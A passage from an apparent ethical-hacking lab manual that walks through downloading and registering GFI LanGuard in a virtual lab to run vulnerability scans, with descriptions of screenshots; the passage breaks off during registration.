
Task 3: Perform Vulnerability Scanning using GFI LanGuard

GFI LanGuard scans, detects, assesses, and rectifies security vulnerabilities in your network and connected devices. It scans the network and ports to detect, assess, and correct security vulnerabilities, with minimal administrative effort. It scans your Oses, virtual environments, and installed applications through vulnerability check databases. It enables you to analyze the state of your network security, identify risks, and address how to take action before it is compromised.

Here, we will use GFI LanGuard to perform vulnerability scanning on the target system.


1. Turn on the **Windows Server 2019** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user account is selected and type **Pa\$\$w0rd** to enter the password and press **Enter**.
3. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/** and press **Enter**

4. The **GFI LanGuard** registration page appears. Enter your details and business email under the **Business Email** field and click **Continue**.




The screenshot shows a web browser window with the URL <https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/>. The page features a blue header with the GFI logo and the text "Download GFI LanGuard, FREE". Below the header, there is a green checkmark icon and the text "Vulnerability scanning for computers and mobile devices". The main content area contains a registration form with the following fields: "Business Email * (Trial Account Username)", "First Name *", "Last Name *", and "Company *". Each field is represented by a white text box with a grey border. At the bottom of the form is a large blue button labeled "Continue".

5. On the next page, enter the required details and select the **I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process data** checkbox and click **Continue**.



The screenshot shows the same web browser window as the previous one, but with the second step of the registration form. The URL remains the same. The page still features the blue header with the GFI logo and the text "Download GFI LanGuard, 